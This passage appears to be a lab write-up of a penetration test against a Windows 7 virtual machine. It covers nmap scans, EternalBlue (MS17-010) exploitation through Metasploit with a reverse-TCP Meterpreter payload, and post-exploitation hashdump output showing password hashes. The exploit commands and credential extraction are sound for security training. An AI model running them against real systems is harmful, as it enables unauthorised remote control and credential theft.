...     print(f"Host: {ip}")
...     for port in host.findall(".//port"):
...         if port.find("state").get("state")=="open":
...             print(f'  Port: {port.get("portid")}/{port.get("protocol")}')
...
Host: 192.168.57.20
  Port: 135/tcp
  Port: 139/tcp
  Port: 445/tcp
  Port: 554/tcp
  Port: 2869/tcp
  Port: 5357/tcp
  Port: 10243/tcp
>>>
```

Controled explotation


1. Additional verification over MS17-010

2. SMB enumeration (no exploited)

```
nmap --script smb-vuln-ms17-010 -p 445 192.168.57.20 -oN ms17_verify.txt
```

```
┌──(kali㉿attacker)-[~]
└─$ sudo nmap --script smb-vuln-ms17-010 -p 445 192.168.57.20 -oN ms17_verify.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:23 EST
Nmap scan report for 192.168.57.20
Host is up (0.00036s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

```
nmap --script smb-enum-shares,smb-enum-users,smb-os-discovery -p 445
192.168.57.20
```



Metaexploit:

```
msfconsole

# Search exploit EternalBlue
search ms17-010
use exploit/windows/smb/ms17_010_eternalblue

# Set options
set RHOSTS 192.168.57.20
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.57.10
set LPORT 4444

exploit
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.57.10:4444
[*] 192.168.57.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.57.20:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7600 x64 (64-bit)
[*] 192.168.57.20:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.57.20:445 - The target is vulnerable.
[*] 192.168.57.20:445 - Connecting to target for exploitation.
[+] 192.168.57.20:445 - Connection established for exploitation.
[+] 192.168.57.20:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.57.20:445 - CORE raw buffer dump (27 bytes)
[*] 192.168.57.20:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.57.20:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 30                 sional 7600
[+] 192.168.57.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.57.20:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.57.20:445 - Sending all but last fragment of exploit packet
[*] 192.168.57.20:445 - Starting non-paged pool grooming
[+] 192.168.57.20:445 - Sending SMBv2 buffers
[+] 192.168.57.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.57.20:445 - Sending final SMBv2 buffers.
[*] 192.168.57.20:445 - Sending last fragment of exploit packet!
[*] 192.168.57.20:445 - Receiving response from exploit packet
[+] 192.168.57.20:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.57.20:445 - Sending egg to corrupted connection.
[*] 192.168.57.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.57.20
[*] Meterpreter session 1 opened (192.168.57.10:4444 → 192.168.57.20:49194) at 2026-01-20 13:34:08 -0500
[+] 192.168.57.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.57.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.57.20:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Enumeration post-explotation:

```
# Meterpreter:
sysinfo           # Información del sistema
getuid            # Ver privilegios
hashdump          # Extraer hashes de contraseñas
ps                # Listar procesos
screenshot        # Capturar pantalla
```

```
meterpreter > sysinfo
Computer        : WIN7-64
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:498ce8b42f5e40b6b16a432f0d3a473d:::
student:1000:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 260   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 304   496   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 316   496   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 336   328   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 388   328   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 400   380   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 448   380   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 496   388   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 504   388   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 512   388   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 552   400   conhost.exe           x64   1        win7-64\student               C:\Windows\system32\conhost.exe
 596   832   dwm.exe               x64   1        win7-64\student               C:\Windows\system32\Dwm.exe
 612   496   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 684   1788  GoogleCrashHandler.exe  x86   0      NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler.exe
 688   496   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 756   1788  GoogleCrashHandler64.exe  x64   0    NT AUTHORITY\SYSTEM           C:\Program Files (x86)\Google\Update\1.3.36.372\GoogleCrashHandler64.e
                                                                                 xe
 768   496   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 780   2344  vmtoolsd.exe          x64   1        win7-64\student               C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 832   496   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 860   496   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 956   496   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1000  2344  cmd.exe               x64   1        win7-64\student               C:\Windows\system32\cmd.exe
 1040  496   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1264  496   vmtoolsd.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1644  496   dllhost.exe           x64   0        NT AUTHORITY\SYSTEM
 1716  496   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 1728  496   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1820  496   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 1836  496   msdtc.exe             x64   0        NT AUTHORITY\NETWORK SERVICE
 1856  496   wmpnetwk.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 2056  496   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 2344  1528  explorer.exe          x64   1        win7-64\student               C:\Windows\Explorer.EXE
 2468  2344  VMwareTray.exe        x64   1        win7-64\student               C:\Program Files\VMware\VMware Tools\VMwareTray.exe
 2524  496   taskhost.exe          x64   1        win7-64\student               C:\Windows\system32\taskhost.exe

meterpreter > screenshot
Screenshot saved to: /root/WcikUFDp.jpeg
meterpreter >
```

Additional vulnerabilites scanning

1. Additional SMB vulnerabilities scanning

```
┌──(kali㉿attacker)-[~]
└─$ nmap -Pn --script "smb-vuln-*" -p 445 192.168.57.20 -oN smb_all_vulns.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:30 EST
Nmap scan report for 192.168.57.20
Host is up (0.00060s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
```

2. NetBIOS vulnerabilities

```
┌──(kali㉿attacker)-[~]
└─$ sudo nmap --script nbstat -sU -p 137 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:33 EST
Nmap scan report for 192.168.57.20
Host is up (0.0012s latency).

PORT    STATE SERVICE
137/udp open  netbios-ns
MAC Address: 00:50:56:8E:22:BC (VMware)

Host script results:
| nbstat: NetBIOS name: WIN7-64, NetBIOS user: <unknown>, NetBIOS MAC: 0050568e22bc (VMware)
| Names:
|   WIN7-64<20>          Flags: <unique><active>
|   WIN7-64<00>          Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  WORKGROUP<1e>        Flags: <group><active>

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

3. RPC scaning on port 135

```
┌──(kali㉿attacker)-[~]
└─$ nmap -Pn --script rpc-grind,msrpc-enum -p 135 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:36 EST
Nmap scan report for 192.168.57.20
Host is up (0.00059s latency).

PORT    STATE SERVICE
135/tcp open  msrpc

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

4. UPnP services verifications (on ports 2869, 5357)

```
┌──(kali㉿attacker)-[~]
└─$ nmap -Pn --script upnp-info -p 2869,5357 192.168.57.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-22 08:38 EST
Nmap scan report for 192.168.57.20
Host is up (0.00056s latency).

PORT     STATE    SERVICE
2869/tcp open     icslap
5357/tcp filtered wsdapi

Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
```

```
nmap -Pn --script "smb-vuln-*" -p 445 192.168.57.20 -oN smb_all_vulns.txt

sudo nmap --script nbstat -sU -p 137 192.168.57.20

nmap -Pn --script rpc-grind,msrpc-enum -p 135 192.168.57.20

nmap -Pn --script upnp-info -p 2869,5357 192.168.57.20
```

3. Configure OpenVAS/Greenbone for a credentialed scan against Windows system

metasploit.md